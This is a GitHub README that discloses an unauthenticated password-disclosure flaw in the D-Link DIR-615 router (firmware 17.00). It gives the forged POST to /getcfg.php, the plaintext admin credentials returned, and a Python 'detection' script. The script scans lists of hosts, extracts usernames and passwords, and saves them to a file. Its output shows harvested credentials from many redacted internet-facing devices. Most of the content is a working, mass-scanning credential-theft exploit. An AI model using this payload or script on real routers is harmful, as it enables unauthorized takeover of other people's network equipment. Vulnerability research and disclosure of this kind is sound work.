llovewomen / D-LINK-DIR-615 Public

☆ 1 star 0 forks

☆ Star Notifications

Code Issues Pull requests Actions Projects Security Insights

gh-pages Go to file

llovewomen Update README.md ··· ✓ on Sep 3, 2021 12

View code

README.md

D-LINK-DIR-615

Sensitive information disclosure vulnerability in D-Link dir-615 Hardware Version : Q1 Firmware Version : 17.00


Sensitive information disclosure vulnerability exists in D-Link dir-615 Hardware Version : Q1 Firmware Version : 17.00. An attacker can obtain a user name and password by forging a post request to the / getcfg.php page

harm

An attacker can access this page without authorization, obtain the user name and password in plaintext, and obtain background management privileges after logging in to the background

Test method

1. Visit the d-link-dir-615 background login page



Product Page : DIR-615 Hardware Version : Q1 Firmware Version : 17.00

LOGIN


Login to the router :

User Name : Admin

Password :


Copyright © 2013 D-Link Corporation. All rights reserved.

2. Enter any password, then grab the packet and modify the packet content as follows



```
GET /authentication.cgi?captcha=&dummy=1630650072583 HTTP/1.1
Host: [redacted]5:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://[redacted]5:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: uid=zyqye20ojm
Connection: close
```


Before modification



```
POST /getcfg.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/89.0.4389.114 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: uid=MXPPpEoBO7
Connection: close
Content-Length: 45

SERVICES=DEVICE.ACCOUNT&AUTHORIZED_GROUP=1%0a
```

```
HTTP/1.1 200 OK
Server: WebServer
Date: Fri, 03 Sep 2021 07:50:00 GMT
Connection: close
Content-Type: text/xml
Content-Length: 652

<?xml version="1.0" encoding="utf-8"?>
<postxml>
<module>
        <service>DEVICE.ACCOUNT</service>
        <device>
                <gw_name>DIR-615Q</gw_name>

                <account>
                        <seqno></seqno>
                        <max>2</max>
                        <count>1</count>
                        <entry>
                                <uid></uid>
                                <name>Admin</name>
                                <usrid></usrid>
                                <password>Logos</password>
                                <group>0</group>
                                <description></description>
                        </entry>
                </account>
                <group>
                        <seqno></seqno>
                        <max></max>
                        <count>0</count>
                </group>
                <session>
                        <captcha>0</captcha>
                        <dummy></dummy>
                        <timeout>180</timeout>
                        <maxsession>128</maxsession>
                        <maxauthorized>16</maxauthorized>
                </session>
        </device>
```

3.Use the obtained user name and password to successfully log in to the background



INTERNET CONNECTION

If you are configuring the device for the first time, we recommend that you click on the Internet Connection Setup Wizard, and follow the instructions on the screen. If you wish to modify or configure the device settings manually, click the Manual Internet Connection Setup.

INTERNET CONNECTION SETUP WIZARD

If you would like to utility our easy to use Web-based Wizard to assist you in connecting your new D-Link Systems Router to the Internet, click on the button below.

Note: Before launching the wizard, please make sure you have followed all steps outlined in the Quick Installation Guide included in the package.

MANUAL INTERNET CONNECTION OPTION

If you would like to configure the Internet settings of your new D-Link Router manually, then click on the button below.

Helpful Hints...

- If you are new to networking and have never configured a router before, click on **Internet Connection Setup Wizard** and the router will guide you through a few simple steps to get your network up and running.
- If you consider yourself an advanced user and have configured a router before, click **Manual Internet Connection Setup** to input all the settings manually.
- More...


Copyright © 2013 D-Link Corporation. All rights reserved.

Script automation detection

```
import requests
import argparse
import re
import urllib3
urllib3.disable_warnings()
parser = argparse.ArgumentParser(description='api help')
parser.add_argument('-u','--url', help='Please Input a url!',default='')
parser.add_argument('-r','--read', help='Please Input a file!',default='')
args=parser.parse_args()
url=args.url
file=args.read

if url !="":
    url=url+"/getcfg.php"
    header={
    "User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36",
    "Content-Type":"application/x-www-form-urlencoded",
    "Cookie":"",
    "X-Forwarded-For":"127.0.0.1"
            }
    data = ("SERVICES=DEVICE.ACCOUNT&AUTHORIZED_GROUP=1%0a")
    response=requests.post(url,data=data,headers=header,verify=False,timeout=10)
    print(response.text)
    if  "DEVICE.ACCOUNT" in response.text and response.status_code == 200:
        print("[" + url + "]" + "[===dangerous===]")
    else:
        print("["+url+"]"+"[safe]")

if file !="":
    txt=file
    f=open(txt,'r+')
    for i in f.readlines():
        url=i.strip()
        url=url+"/getcfg.php"
        header={
        "User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36",
        "Content-Type":"application/x-www-form-urlencoded",
        "Cookie":"",
        "X-Forwarded-For": "127.0.0.1"
        }
        data = ("SERVICES=DEVICE.ACCOUNT&AUTHORIZED_GROUP=1%0a")
        try:
            response=requests.post(url,data=data,headers=header,verify=False,timeout=10)
            if "DEVICE.ACCOUNT" in response.text and response.status_code == 200:
                name = re.findall('<name>.*', response.text)
                password = re.findall('<password>.*', response.text)
                print("[" + url + "]" + "[===dangerous===]")
                w = open("DIR-615-Vulnerability-file.txt", "a")
                w.write(url + '\r\n' + repr(name) + repr(password) + '\r\n')
            else:
                print("[" + url + "]" + "[safe]")
        except Exception as e:
            print("["+url+"]"+"[safe]",format(e))
```

1. Detect a single URL


python D-LINK-DIR-615.py -u http://xxx.xxx.xxx.xxx



```
[redacted]>python D-LINK-DIR-615.py -u http:/[redacted]:8080
<?xml version="1.0" encoding="utf-8"?>
<postxml>
<module>
        <service>DEVICE.ACCOUNT</service>
        <device>
                <gw_name>DIR-615Q</gw_name>

                <account>
                        <seqno></seqno>
                        <max>2</max>
                        <count>1</count>
                        <entry>
                                <uid></uid>
                                <name>Admin</name>
                                <usrid></usrid>
                                <password>Logos</password>
                                <group>0</group>
                                <description></description>
                        </entry>
                </account>
                <group>
                        <seqno></seqno>
                        <max></max>
                        <count>0</count>
                </group>
                <session>
                        <captcha>0</captcha>
                        <dummy></dummy>
                        <timeout>180</timeout>
                        <maxsession>128</maxsession>
                        <maxauthorized>16</maxauthorized>
                </session>
        </device>
</module>
</postxml>

[http:/[redacted]080/getcfg.php][===dangerous===]
```

2. Batch inspection


python D-LINK-DIR-615.py -r file.txt



```
[redacted]python D-LINK-DIR-615.py -r file.txt
[http://[redacted]80/getcfg.php][===dangerous===]
[http://[redacted]4:8080/getcfg.php][===dangerous===]
[http://[redacted]8080/getcfg.php][===dangerous===]
[http://[redacted]:8080/getcfg.php][===dangerous===]
[http://[redacted]:8080/getcfg.php][===dangerous===]
[http://[redacted]:8080/getcfg.php][safe] HTTPConnectionPool(host='127.0.0.1', port=1080): Read timed out. (read timeout=10)
[http://[redacted]080/getcfg.php][safe]
[http://[redacted]:8080/getcfg.php][safe] HTTPConnectionPool(host='127.0.0.1', port=1080): Read timed out. (read timeout=10)
[http://[redacted]8080/getcfg.php][===dangerous===]
[http://[redacted]3:8080/getcfg.php][===dangerous===]
[http://[redacted]0:8080/getcfg.php][===dangerous===]
[http://[redacted]8080/getcfg.php][===dangerous===]
[http://[redacted]0:8080/getcfg.php][===dangerous===]
[http://[redacted]2:8081/getcfg.php][===dangerous===]
[http://[redacted]02:8080/getcfg.php][===dangerous===]
```

After the batch detection script is executed, a file named "dir-615-vulnerability-file. TXT" will be generated in the current folder, with the contents of vulnerability URL and explored user name and password

DIR-615-Vulnerability-file.txt



```
http:/[redacted]/getcfg.php

['<name>Admin</name>']['<password>admin</password>']

http:/[redacted]/getcfg.php

['<name>Admin</name>']['<password>admin</password>']

http://[redacted]080/getcfg.php

['<name>Admin</name>']['<password>admin</password>']

http:/[redacted]/getcfg.php

['<name>Admin</name>']['<password>admin</password>']

http:/[redacted]/getcfg.php

['<name>Admin</name>']['<password>admin</password>']

http:/[redacted]/getcfg.php

['<name>Admin</name>']['<password>admin</password>']

http://[redacted]/getcfg.php

['<name>Admin</name>']['<password>admin</password>']

http:/[redacted]/getcfg.php

['<name>Admin</name>']['<password>admin</password>']
```

Releases 1

Detection script Latest
on Sep 3, 2021

Packages

No packages published